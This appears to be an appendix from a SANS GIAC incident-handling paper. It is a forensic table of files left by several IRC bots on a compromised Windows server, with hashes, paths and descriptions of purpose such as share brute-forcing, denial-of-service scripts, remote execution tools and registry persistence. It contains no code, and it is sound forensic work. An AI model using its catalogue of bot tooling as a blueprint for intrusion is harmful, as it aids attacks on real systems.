02/25/2003 09:55p	nchk.bat	61eeb8408c14c8877335ddc6f4acf08f	\Program Files\MSHlp9\W32Config	batch file to attempt to infect other hosts; attempts to logon to C$ hidden share using various username/password combinations; copies and executes additional files if successful	bot #3 / BloodLab / microbots

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
02/25/2003 09:55p	nchk.vxd	4841a920b872148dc5cb1bd0031bef45	\Program Files\MSHlp9\W32Config	IRC configuration file	bot #3 / BloodLab / microbots
02/25/2003 09:55p	nchk2.bat	75303b4aa86302d76a2e5f1d647d8e4a	\Program Files\MSHlp9\W32Config	batch file to install vnsystask from c:\winnt\fonts\truetype and start the service; identical to go.bat	bot #3 / BloodLab / microbots
02/25/2003 09:55p	nclass.vxd	9f844e70d49014c01f6a047e5887c930	\Program Files\MSHlp9\W32Config	configuration file, references IRC servers and ports	bot #3 / BloodLab / microbots
02/25/2003 09:55p	nconfig.vxd	d2f5be7cad8856f5bbdf1ab8030f8379	\Program Files\MSHlp9\W32Config	Script to check logon and display logon message	bot #3 / BloodLab / microbots
02/25/2003 09:55p	nconn.vxd	0d1416812946ce63ce5d879730d883e9	\Program Files\MSHlp9\W32Config	Script to scan for and infect additional NT Servers	bot #3 / BloodLab / microbots
02/25/2003 09:55p	nconnection.vxd	c45de1c241a0cd338cbbcd6ba646a52d	\Program Files\MSHlp9\W32Config	Script to run "Cisco scan"	bot #3 / BloodLab / microbots
02/25/2003 09:55p	Network32.exe	47c9ce2e932d24c62437dbe703f51dae	\Program Files\MSHlp9\W32Config	binary file	bot #3 / BloodLab / microbots
02/25/2003 09:55p	nhex.vxd	1a32ab59370c1d199b0cdc6ce330db26	\Program Files\MSHlp9\W32Config	Text file listing hex equivalents of decimal numbers 0 - 255	bot #3 / BloodLab / microbots
02/25/2003 09:55p	nlogin.vxd	00de01dfc5e547e7c10da87ab0cdc116	\Program Files\MSHlp9\W32Config	Script relating to web servers	bot #3 / BloodLab / microbots
02/25/2003 09:55p	nn.vxd	3cfb67a36cff2799d9e048d7c026a2ee	\Program Files\MSHlp9\W32Config	Script to run ping command	bot #3 / BloodLab / microbots
02/25/2003 09:55p	npeer.vxd	6c312ae661c358911bf29039f0b0e123	\Program Files\MSHlp9\W32Config	binary file; Motherboard Monitor (?) (mbm.livewiredev.com)	bot #3 / BloodLab / microbots
02/25/2003 09:55p	nquick.vxd	303ae3e60d460cf1200b5ae02d5b2f03	\Program Files\MSHlp9\W32Config	text file specifying variables used in other scripts	bot #3 / BloodLab / microbots

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
02/25/2003 09:55p	nreader.vxd	1991301f2482d6e05a15eb9b702612cf	\Program Files\MSHlp9\W32Config	IRC "aliases" configuration file (empty)	bot #3 / BloodLab / microbots
02/25/2003 09:55p	nrevq.vxd	75f75010ca6ea4b205d13403675d2c20	\Program Files\MSHlp9\W32Config	Configuration file to send ping flood denial of service	bot #3 / BloodLab / microbots
02/25/2003 09:55p	nsenq.vxd	190fae331f1c7760b6adb38c60230cd2	\Program Files\MSHlp9\W32Config	Script to run various denial of service attacks	bot #3 / BloodLab / microbots
02/25/2003 09:55p	nseries.vxd	82167f08d38a65d03d0d38392e8caf2c	\Program Files\MSHlp9\W32Config	Script to install and load IRC bot, includes reference to "Coded by C0de-Red"	bot #3 / BloodLab / microbots
02/25/2003 09:55p	nsock.vxd	7df247a8d1eccbc0b666a0931c2d66e1	\Program Files\MSHlp9\W32Config	Script for use with BNC (IRC bounce) server	bot #3 / BloodLab / microbots
02/25/2003 09:55p	nspeed.vxd	n/a - 0 byte file	\Program Files\MSHlp9\W32Config	0 byte file	bot #3 / BloodLab / microbots
02/25/2003 09:55p	nsystem.vxd	4a346cf2a6e69932249974b10d07c374	\Program Files\MSHlp9\W32Config	IRC server configuration file	bot #3 / BloodLab / microbots
02/25/2003 09:55p	NTCmd.exe	51fed62eac6368c5bf0a267893fe82fb	\Program Files\MSHlp9\W32Config	binary file, used to execute commands on a remote Windows host	bot #3 / BloodLab / microbots
02/25/2003 09:55p	ntel.vxd	7d70dc7723712ff4e65a7cd4b153aef5	\Program Files\MSHlp9\W32Config	Text file, appears to be a list of hacker "handles"	bot #3 / BloodLab / microbots
02/25/2003 09:55p	ntserver.vxd	n/a - 0 byte file	\Program Files\MSHlp9\W32Config	0 byte file	bot #3 / BloodLab / microbots
02/25/2003 09:55p	omnithread_rt.dll	d0dc05875f48172d7044957cc3e5b530	\Program Files\MSHlp9\W32Config	binary file, part of WinVNC	bot #3 / BloodLab / microbots
02/25/2003 09:55p	PipeCmd.exe	970078b1a1d69f05bcd3944eb96a16b9	\Program Files\MSHlp9\W32Config	binary file, relates to PipeCmdSrv.exe	bot #3 / BloodLab / microbots
02/25/2003 09:55p	ps.vxd	9871f03f4c7725ea719cac5de0032cb0	\Program Files\MSHlp9\W32Config	Script to execute port scan	bot #3 / BloodLab / microbots

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
02/25/2003 09:55p	pxy.vxd	c55d7fc8a90c29bb8e4d05c336ed8e14	\Program Files\MSHlp9\W32Config	Script to execute mail bomb denial of service	bot #3 / BloodLab / microbots
02/25/2003 09:55p	raddrv.dll	b50d22ab0323cbd0fedfdf4689bc1301	\Program Files\MSHlp9\W32Config	binary file	bot #3 / BloodLab / microbots
02/25/2003 09:55p	str.vxd	fbe0733196ecfd1e21a0cd7eaea8a63f	\Program Files\MSHlp9\W32Config	Text file containing repetitive garbage - possibly used as content of flood / denial of service attack	bot #3 / BloodLab / microbots
02/25/2003 09:55p	task.dll	a85a6f809b5500adf9f163f60cbd9b25	\Program Files\MSHlp9\W32Config	binary file - possibly used to hide graphical Windows application windows	bot #3 / BloodLab / microbots
02/25/2003 09:55p	temp.vxd	23e1ba53be9645febd272cb2b03a5be4	\Program Files\MSHlp9\W32Config	Temp configuration file (empty)	bot #3 / BloodLab / microbots
02/25/2003 09:55p	VNCHooks.dll	eb7cdd565aee05fe0779e1d5c7de74ed	\Program Files\MSHlp9\W32Config	binary file, part of WinVNC	bot #3 / BloodLab / microbots
02/25/2003 09:55p	vnsystask.exe	0a552590c2e48424adf472c8ba787a28	\Program Files\MSHlp9\W32Config	binary file, WinVNC executable (Virtual Network Computing allows remote graphical (desktop) access to a Windows host)	bot #3 / BloodLab / microbots
02/25/2003 09:55p	z.vxd	61b2032228e081435bbcedacd0b190e2	\Program Files\MSHlp9\W32Config	Script to use wget to download files	bot #3 / BloodLab / microbots
02/25/2003 11:13p	b0t.exe	a212f2e8b125b6c82e59ba11f8fb8327	\Program Files\MSHlp9\W32Config\download	binary file, IRC bot (identical to bl.vxd)	bot #3 / BloodLab / microbots
02/25/2003 11:14p	bl.vxd	a212f2e8b125b6c82e59ba11f8fb8327	\Program Files\MSHlp9\W32Config	binary file, IRC bot (identical to b0t.exe)	bot #3 / BloodLab / microbots

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
03/01/2003 06:02p	psexesvc.exe	37bb9f7a9ebf515ccb33d493a61615e7	\winnt\system32	binary file, allows remote execution of commands on Windows host	bot #4 - TiGeR / XTeam(?)
03/01/2003 06:03p	newexplore.exe	5e0a41781cc237b547e76f2b155ea821	\winnt\system32	binary file; IRC bot, references IRC server	bot #4 - TiGeR / XTeam(?)
03/01/2003 06:03p	ratsou.exe	e7be20c3f44c606b9e145f3c18465f87	\winnt\system32	binary file; IRC bot, references IRC server; identical to eexplore.exe	bot #4 - TiGeR / XTeam(?)
03/10/2003 04:19p	eexplore.exe	e7be20c3f44c606b9e145f3c18465f87	\winnt\system32	binary file; IRC bot, references IRC server; identical to ratsou.exe	bot #4 - TiGeR / XTeam(?)
03/16/2003 10:34a	CDIR.TXT	244e4975f9712717a443c327b8163b17	\winnt\system32 \wins	text file showing free disk space, bandwidth usage	bot #5 - NFOrce / FrozeNet
03/16/2003 10:34a	servudaemon.ini	ec2278fbaf114f4aac6ba4157322c67a	\winnt\system32 \wins	configuration file for Serv-U FTP; specifies port 22	bot #5 - NFOrce / FrozeNet
03/16/2003 10:34a	winmgnt.exe	cd262133e65f6dcae37b87a438c85c8a	\winnt\system32 \wins	binary file; Serv-U FTP daemon	bot #5 - NFOrce / FrozeNet
03/16/2003 11:06a	ServUStartUpLog.txt	cfaa5d45c4c199965eeadd0aa46a871a	\winnt\system32 \wins	log file for Serv-U FTP, shows most recent boot date of 30 June 2003	bot #5 - NFOrce / FrozeNet
03/16/2003 11:34a	cgi.lst	96a4db3b8c777ec0e526986d18b2ae8a	\winnt\system32 \wins\Xscan\dat	configuration files for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:35a	common_pass.dic	aaa1d3976bd1e60013dd53f743a4e12b	\winnt\system32 \wins\Xscan\dat	configuration files for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:35a	common_user.dic	132e0788b654248d0a893a2dc8bfc71b	\winnt\system32 \wins\Xscan\dat	configuration files for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:35a	config.ini	29827a8d3c66b160b62d40d66c7e8717	\winnt\system32 \wins\Xscan\dat	configuration files for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:35a	ftp_pass.dic	3061d34cbefe7df5954cfb663c8a7d2a	\winnt\system32 \wins\Xscan\dat	configuration files for XScan scanning tool	bot #5 - NFOrce / FrozeNet

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
03/16/2003 11:35a	ftp_user.dic	6759ec4ab05bb042267fe633dd3cca6a	\winnt\system32 \wins\Xscan\dat	configuration files for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:35a	language.ini	62260a3b2f5c101776f9d02da385756b	\winnt\system32 \wins\Xscan\dat	configuration files for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:35a	mail_pass.dic	c8da4248d6093196ab8338b865574b35	\winnt\system32 \wins\Xscan\dat	configuration files for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:35a	mail_user.dic	6c8f9f6f776f52398724ae283778f371	\winnt\system32 \wins\Xscan\dat	configuration files for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:35a	nt_pass.dic	c8da4248d6093196ab8338b865574b35	\winnt\system32 \wins\Xscan\dat	configuration files for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:35a	nt_user.dic	35b2d3a4909fcf8901d83b769b159a01	\winnt\system32 \wins\Xscan\dat	configuration files for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:35a	os.finger	366d0e26c4a2c4cce916ad3fe2645cee	\winnt\system32 \wins\Xscan\dat	configuration files for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:35a	port.ini	6a194006f9a11bb04c59cd84b48a32ba	\winnt\system32 \wins\Xscan\dat	configuration files for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:35a	rpc.ini	2cdd7e71487b861fe5e7f380344b2c16	\winnt\system32 \wins\Xscan\dat	configuration files for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:35a	sql_pass.dic	eac84a748bb4eb040076d3cc5c5b1564	\winnt\system32 \wins\Xscan\dat	configuration files for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:35a	sql_user.dic	362db33c1505fa430b54698d1223231a	\winnt\system32 \wins\Xscan\dat	configuration files for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:35a	wry.dll	073fb68034abe1fcd99372a6143f1cfc	\winnt\system32 \wins\Xscan\dat	configuration files for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:37a	010-port.xpn	fabba428c767e3f30f21cbafe6d6c42b	\winnt\system32 \wins\Xscan\plugin	scanning plugin for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:37a	020-netbios.xpn	448392b0c79cb99d76bc00730f61a506	\winnt\system32 \wins\Xscan\plugin	scanning plugin for XScan scanning tool	bot #5 - NFOrce / FrozeNet

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
03/16/2003 11:38a	030-rpc.xpn	9457d521658000cafb3f876d682cb83e	\winnt\system32 \wins\Xscan\plu gin	scanning plugin for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:38a	040-sql.xpn	7b15096f9b387b571756c6e659aa7b60	\winnt\system32 \wins\Xscan\plu gin	scanning plugin for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:38a	050-ftp.xpn	dbc846fe198cf8e6c545ea32ffcaedef	\winnt\system32 \wins\Xscan\plu gin	scanning plugin for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:39a	060-bind.xpn	86598e2c89eb85efdd01fd894913a6b6	\winnt\system32 \wins\Xscan\plu gin	scanning plugin for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:39a	070-finger.xpn	8b362790527785ded697dd8a940eac58	\winnt\system32 \wins\Xscan\plu gin	scanning plugin for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:39a	080-sygate.xpn	6e621ad725192cf15445f944c2baf464	\winnt\system32 \wins\Xscan\plu gin	scanning plugin for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:39a	090-ntpass.xpn	e039b4392eb5b195889467e6d0ca47f3	\winnt\system32 \wins\Xscan\plu gin	scanning plugin for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:39a	100-http.xpn	f0acf9b8556d0f7dbabb270fe4c50910	\winnt\system32 \wins\Xscan\plu gin	scanning plugin for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:40a	110-iis.xpn	c2c240a78205dc66c327927bdbb2bedd	\winnt\system32 \wins\Xscan\plu gin	scanning plugin for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:41a	_____.txt	e447b175ded66b4b15d79dd377c4af47	\winnt\system32 \wins\Xscan	readme file for XScan; note that file appears to be non-English version	bot #5 - NFOrce / FrozeNet
03/16/2003 11:41a	120-smtp.xpn	a9c80ab665ba3aacd3a4a31e97dec51e	\winnt\system32 \wins\Xscan\plu gin	scanning plugin for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:41a	130-pop3.xpn	2a490ad2d4d16aff1b62a7e6eb4bec2f	\winnt\system32 \wins\Xscan\plu gin	scanning plugin for XScan scanning tool	bot #5 - NFOrce / FrozeNet
03/16/2003 11:41a	kill.exe	89ee8717b41695f7df2c467d8ab4640f	\winnt\system32 \wins\Xscan	binary file, used to kill processes	bot #5 - NFOrce / FrozeNet
03/16/2003 11:41a	oncrpc.dll	be32939c3ad523129d84cf35a4f9641d	\winnt\system32 \wins\Xscan	binary file (Borland C++)	bot #5 - NFOrce / FrozeNet

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
03/16/2003 11:41a	readme.txt	f4b45ed9e60a0effcaffacf859c92e89	\winnt\system32 \wins\Xscan	readme file for Xscan (English version)	bot #5 - NFOrce / FrozeNet
03/16/2003 11:41a	sample.cpp	2f66524f4dfb5c07ff8712b6e5c2d5a1	\winnt\system32 \wins\Xscan\plugin	sample compiler file for Xscan	bot #5 - NFOrce / FrozeNet
03/16/2003 11:41a	xscan.exe	a02170359e77d9abda084f8ece41151a	\winnt\system32 \wins\Xscan	binary file, xscan command line version	bot #5 - NFOrce / FrozeNet
03/16/2003 11:42a	xscan_gui.exe	57c7ef525b5c30acb34d7046e3a44926	\winnt\system32 \wins\Xscan	binary file, xscan GUI version	bot #5 - NFOrce / FrozeNet
03/16/2003 11:44a	X-ScanCfg.ini	7f03d048fc1174deb48022fa21bddc69	\winnt\system32 \wins\Xscan	Xscan configuration file	bot #5 - NFOrce / FrozeNet
03/16/2003 12:00p	eleet.exe	3b3a339c464b3bc886019fa4186110c5	\winnt\system32	binary file - installation / dropper file to install IRC bot	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	activex.ocx	24b381dec140b3bc2182fbe5e17e7ffa	\winnt\system32	script file to join IRC bot to channel and issue various commands	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	aliases.ini	33c28eda37f5a6e9a6bbb9548f11ae12	\winnt\system32	IRC aliases configuration file to define variables	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	bootdrv.dll	c2e868da5758a3224683445eb73e4692	\winnt\system32	binary file, packed with UPX	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	cygwin1.dll	aa9e01c6dfb3254dd519940e501917bf	\winnt\system32	standard cygwin binary (Cygwin provides support for Unix binaries to run in a Win32 environment)	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	explore.dat	00a5870bf5379638177051942784 67d4	\winnt\system32	configuration file	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	hidden32.exe	371cf58065179f27b095bc49accd1cf8	\winnt\system32	binary file	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	iroffer.exe	b21bd3d878af6167026d89d8bc1ccdb2	\winnt\system32	binary file, iroffer, used to enable file sharing over IRC	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	kill.exe	89ee8717b41695f7df2c467d8ab4640f	\winnt\system32	binary file, used to kill processes	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	libparse.exe	710f4a3dcf9ead3e0419f0487d9d02ea	\winnt\system32	PrcView v 3.6.3.1 command line utility by Igor Nys	bot #5 - NFOrce / FrozeNet

© SANS Institute 2003, Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
03/16/2003 12:08p	mybot.ignl	n/a - 0 byte file	\winnt\system32	0 byte file	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	mybot.pid	2fd45691fa193a00bb613408f4dfa4a4	\winnt\system32	text file containing process id 37804	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	mybot.txt	9ade8de46f63e0a54260948081d162b8	\winnt\system32	iroffer / xdcc configuration file, references to IRC server and channel	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	mybot.xdcc	2058b28b4c2ba02b5bfab77da6609fe4	\winnt\system32	text file	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	mybot.xdcc.bkup	2058b28b4c2ba02b5bfab77da6609fe4	\winnt\system32	text file	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	navdb.dbx	c7cae3d33b161e99bf92e27f8c70acb5	\winnt\system32	text file; list of names, possibly used in brute force login attack or as random "nicks" (nicknames) on IRC channels	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	pirc.ini	46e6107492419ca43010ef732d00cc9e	\winnt\system32	IRC bot configuration file, includes references to IRC servers	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	psexec.exe	13b1f577a984fd5530b0a716e52c041a	\winnt\system32	binary file, used for remote process execution on Windows	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	rconnect.conf	0291e0be67490a6f708c063dddc87ac4	\winnt\system32	configuration file	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	rconnect.exe	67bb4080b52a44f872ffd3c16b33d038	\winnt\system32	binary file, packed with UPX	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	regkeyadd.bat	8ff47ce88424cf1a91da1370abf3ba6a	\winnt\system32	batch file to add contents of "regkeyadd.reg" to registry and to set Hidden attribute on c:\winnt\system32\eleet.exe and c:\winnt\system32\web\printers\images	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	regkeyadd.reg	187deb49313f3ebfdf16bd9519fc14b0	\winnt\system32	Windows registry entries to add start.bat to the "Run" key	bot #5 - NFOrce / FrozeNet

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
03/16/2003 12:08p	script.ocx	170c0a6fc4bc01252f82a8c2a35d3aab	\winnt\system32	Script to start IRC bot, xdcc/iroffer service, and Serv-U FTP	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	secure.bat	25bb32e3f9e1ae67997a0eba6019f36a	\winnt\system32	batch script to delete Windows hidden shares, stop several Windows services, and set Hidden attribute on filles / directories	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	SecureNetbios.exe	5e0968d2c547b051a1e61b18998540cc	\winnt\system32	binary file (Borland Delphi), packed with UPX	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	ServUDaemon.ini	aee00c4c4d821ff2715160c1a7e39d6b	\winnt\system32	configuration file for Serv-U FTP, uses port 5555	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	start.bat	dc9121a9f1697b258df0e658abb32eab	\winnt\system32	batch script, uses hidden32.exe to run regkeyadd.bat, explorer.exe, and secure.bat	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	str.vxd	fbe0733196ecfd1e21a0cd7eaea8a63f	\winnt\system32	Text file containing repetitive garbage - possibly used as content of flood / denial of service attack	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	svchost32.exe	214f56b62f740c600d78e15d0c83fff5	\winnt\system32	binary file (Borland C++), packed with UPX	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	v32driver.bat	1c6920b1913d577fbd8c1c7de35fb56e	\winnt\system32	script to attempt to log on to IPC$ share using list of predefined usernames and passwords, and to infect system if logon successful	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	warezman.exe	4b8c60c38dde2628c8f2419636f817df	\winnt\system32	binary file	bot #5 - NFOrce / FrozeNet
03/16/2003 12:08p	web.swf	7cf4f42a17dfc1d973c958084fe6d600	\winnt\system32	Script to download files	bot #5 - NFOrce / FrozeNet

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
03/16/2003 12:08p	winmgnt.exe	392f38ab5dde57bf360a5f015a85a2ea	\winnt\system32	binary file; Serv-U FTP daemon	bot #5 - NFOrce / FrozeNet
03/19/2003 10:27a	aliases.ini	94b28d51cf538c21f9fe75fcd8ca26dc	\winnt\system32 \wins\NFOrce	IRC aliases configuration file to define variables	bot #5 - NFOrce / FrozeNet
03/19/2003 10:27a	kill.exe	89ee8717b41695f7df2c467d8ab4640f	\winnt\system32 \wins\NFOrce	binary file, used to kill processes	bot #5 - NFOrce / FrozeNet
03/19/2003 10:27a	mirc.exe	b766003f431cad186bd115f5761592d1	\winnt\system32 \wins\NFOrce	mIRC IRC client	bot #5 - NFOrce / FrozeNet
03/19/2003 10:30a	mirc.ini	b5a5714c3c083a16a7162565d36175dd	\winnt\system32 \wins\NFOrce	IRC configuration file, references IRC server	bot #5 - NFOrce / FrozeNet
03/19/2003 10:30a	perform.ini	38dc8d75ce091ca6564c41c7a5f37795	\winnt\system32 \wins\NFOrce	configuration file	bot #5 - NFOrce / FrozeNet
03/19/2003 10:31a	popups.ini	b3691c74647ed87c3ea794f37a448a7a	\winnt\system32 \wins\NFOrce	configuration file	bot #5 - NFOrce / FrozeNet
03/19/2003 10:31a	remote.ini	90ce28f70aee7e510dae0c22a1ac4f67	\winnt\system32 \wins\NFOrce	configuration file	bot #5 - NFOrce / FrozeNet
03/19/2003 10:31a	script.ini	edd724b9b002a2354046082092a5bb5c	\winnt\system32 \wins\NFOrce	script to connect to IRC server	bot #5 - NFOrce / FrozeNet
03/19/2003 10:31a	script1.ini	8fd97df33c6ca14ae16152982bb6faf5	\winnt\system32 \wins\NFOrce	IRC script	bot #5 - NFOrce / FrozeNet
03/19/2003 10:31a	script2.ini	b180c72473ff0fae7ce6642fecd8998a	\winnt\system32 \wins\NFOrce	IRC script	bot #5 - NFOrce / FrozeNet
03/19/2003 10:31a	script3.ini	8b260adcaedabaae983e988392e6b4f2	\winnt\system32 \wins\NFOrce	IRC script	bot #5 - NFOrce / FrozeNet
03/19/2003 10:31a	script4.ini	42cb6ba21b44ca1bd18e05394870dc4f	\winnt\system32 \wins\NFOrce	IRC script	bot #5 - NFOrce / FrozeNet
03/19/2003 10:31a	script5.ini	877e0f201ed8abb163af0b5eedbd489d	\winnt\system32 \wins\NFOrce	IRC script	bot #5 - NFOrce / FrozeNet
03/19/2003 10:31a	script6.ini	4e1979987f09b72f2e5e138c9db7bb68	\winnt\system32 \wins\NFOrce	IRC script to joint specific channel	bot #5 - NFOrce / FrozeNet
03/19/2003 10:31a	script7.ini	fa7c566889ecc77db789104a9b06d1aa	\winnt\system32 \wins\NFOrce	IRC script	bot #5 - NFOrce / FrozeNet
03/19/2003 10:31a	script8.ini	f39e9b0d9559f5233c795b0a9e910819	\winnt\system32 \wins\NFOrce	IRC script	bot #5 - NFOrce / FrozeNet
03/19/2003 10:31a	script9.ini	c97568ed9d6003121641833ad9ad4bc3	\winnt\system32 \wins\NFOrce	IRC script, references "NFOrce EggDrop Bot By Audi_TT (Version 1.4)"	bot #5 - NFOrce / FrozeNet

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
03/19/2003 10:31a	servers.ini	e402a84fba463456efebc84d1fea35b7	\winnt\system32 \wins\NFOrce	IRC configuration file, references IRC server	bot #5 - NFOrce / FrozeNet
03/19/2003 10:36a	#NFOrce.log	1fe1085c26c888d6b4d33a17a519ca1b	\winnt\system32 \wins\NFOrce\logs\FrozeNet	Log file of IRC sessions from 19 - 20 March 2003, references various URLs and pornographic file names, presumably from file swapping	bot #5 - NFOrce / FrozeNet
03/19/2003 10:36a	#NFOrce.log	e2543d950412a6293293fa97e01fa47e	\winnt\system32 \wins\NFOrce\logs\Efnet	Log file of IRC sessions from 19 - 20 March 2003, references various URLs and pornographic file names, presumably from file swapping	bot #5 - NFOrce / FrozeNet
03/19/2003 10:49a	script10.ini	f897a49895f3aa2de256d6432112e58d	\winnt\system32 \wins\NFOrce	IRC script	bot #5 - NFOrce / FrozeNet
03/20/2003 03:28p	kill.exe	89ee8717b41695f7df2c467d8ab4640f	\winnt\system32 \wins\SFIND	binary file, used to kill processes	bot #5 - NFOrce / FrozeNet
03/20/2003 03:28p	sfind.exe	357d17159b0483234da0a27dd051effa	\winnt\system32 \wins\SFIND	binary file, port scanner?	bot #5 - NFOrce / FrozeNet
03/20/2003 03:29p	sfind.txt	43e58e4e1e98cd9a84d7cc088dae87e1	\winnt\system32 \wins\SFIND	text file, lists command to use sfind on 137.56 network to search for port 1433 (MS SQL Server)	bot #5 - NFOrce / FrozeNet
03/20/2003 10:36a	#NFOrce.log	91c3482248355250f6062d6e4ca7d860	\winnt\system32 \wins\NFOrce\logs	log file listing two sessions starting March 20 2003	bot #5 - NFOrce / FrozeNet
04/21/2003 11:16p	jdoe96312.exe	a08b87bf234419d19969e65a733c2a43	\	binary file, Ratsou dropper / install file (? - identical to pizza[1].exe)	bot #6 - DTBOT / Ratsou

© SANS Institute 2003, Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
04/21/2003 11:16p	pizza[1].exe	a08b87bf234419d19969e65a733c2a43	\Documents and Settings\z\Local Settings\Temporary Internet Files\Content.IE5\05QR412Z	binary file, Ratsou dropper / install file (? - identical to jdoe96312.exe)	bot #6 - DTBOT / Ratsou
04/21/2003 11:16p	r.bat	c33c3bd528b74ef8e010cd3b5f3950aa	\Documents and Settings\z\Local Settings\Temp	batch file to delete files	bot #6 - DTBOT / Ratsou
04/21/2003 11:17p	ndtgt[1].exe	2712a6314cd74aecf75f721b0763d6bd	\Documents and Settings\z\Local Settings\Temporary Internet Files\Content.IE5\O9AV4TQZ	binary file, dropper / install file (? - identical to newconf.exe)	bot #6 - DTBOT / Ratsou
04/21/2003 11:17p	newconf.exe	2712a6314cd74aecf75f721b0763d6bd	\	binary file, dropper / install file (? - identical to ndtgt[1].exe)	bot #6 - DTBOT / Ratsou
04/21/2003 11:20p	aim.txt	cae06f2dd2a50ca92f8d1cbcb6594a33	\winnt\Help\Tours\htmlTour	text configuration file, AOL Instant Messenger ID?	bot #6 - DTBOT / Ratsou
04/21/2003 11:20p	AImIRC.ini	31346345f2575430c2ad8270b79e1110	\winnt\Help\Tours\htmlTour	configuration file, lists AIM userid	bot #6 - DTBOT / Ratsou
04/21/2003 11:20p	bla.txt	bad9ed2699651151df0149678749841f	\winnt\Help\Tours\htmlTour	script to scan for and infect vulnerable IIS servers	bot #6 - DTBOT / Ratsou
04/21/2003 11:20p	bnc.dll	5fc01e41fcc5728996f8cc7cf5cf3889	\winnt\Help\Tours\htmlTour	script to configure BNC proxy server on default port 31337	bot #6 - DTBOT / Ratsou
04/21/2003 11:20p	boot.exe	3a47247ef30c8846667f5a4631e3cca2	\winnt\Help\Tours\htmlTour	binary file, psexec.exe, used for remote command execution on Windows	bot #6 - DTBOT / Ratsou
04/21/2003 11:20p	config.hfg	d9093f06ba31bc1f9b9422d0c61ecaed	\winnt\Help\Tours\htmlTour	script to scan for additional vulnerable Windows hosts (port 445)	bot #6 - DTBOT / Ratsou

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
04/21/2003 11:20p	crazy.exe	78cb3035952da561b5be0d6ad3d9c279	\winnt\Help\Tours\htmlTour	binary file, spastic.exe by cys of NewNet, denial of service tool	bot #6 - DTBOT / Ratsou
